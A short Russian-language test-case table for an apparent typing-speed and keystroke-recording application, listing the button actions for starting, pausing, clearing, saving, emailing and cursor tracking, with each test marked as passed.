Старт записи	Нажатие на кнопку «START»	Регистрация нажатия клавиш и запуск таймера	Тест пройден успешно
Скорость набора символов	Нажатие на кнопку «START»	Отображение скорости набора симолов в соответствующем поле	Тест пройден успешно
Приостановка записи	Нажатие на кнопку «PAUSE»	Приостановка регистрации нажатия клавиш и вывода статистики	Тест пройден успешно
Очистка записи	Нажатие на кнопку «CLEAR»	Очистка данных текущей записи и сброс статистики	Тест пройден успешно
Сохранение записи	Нажатие на кнопку «SAVE»	Сохранение данных записи в текстовый файл	Тест пройден успешно
Получение письма с данными записи на почту	Нажатие на кнопку «SEND», адрес почтового ящика в поле «Email»	Отправка письма с данными записи на почту	Тест пройден успешно
Отслеживание курсора	Активация чекбокса «Track cursor»	Начало регистрации позиции курсора мыши	Тест пройден успешно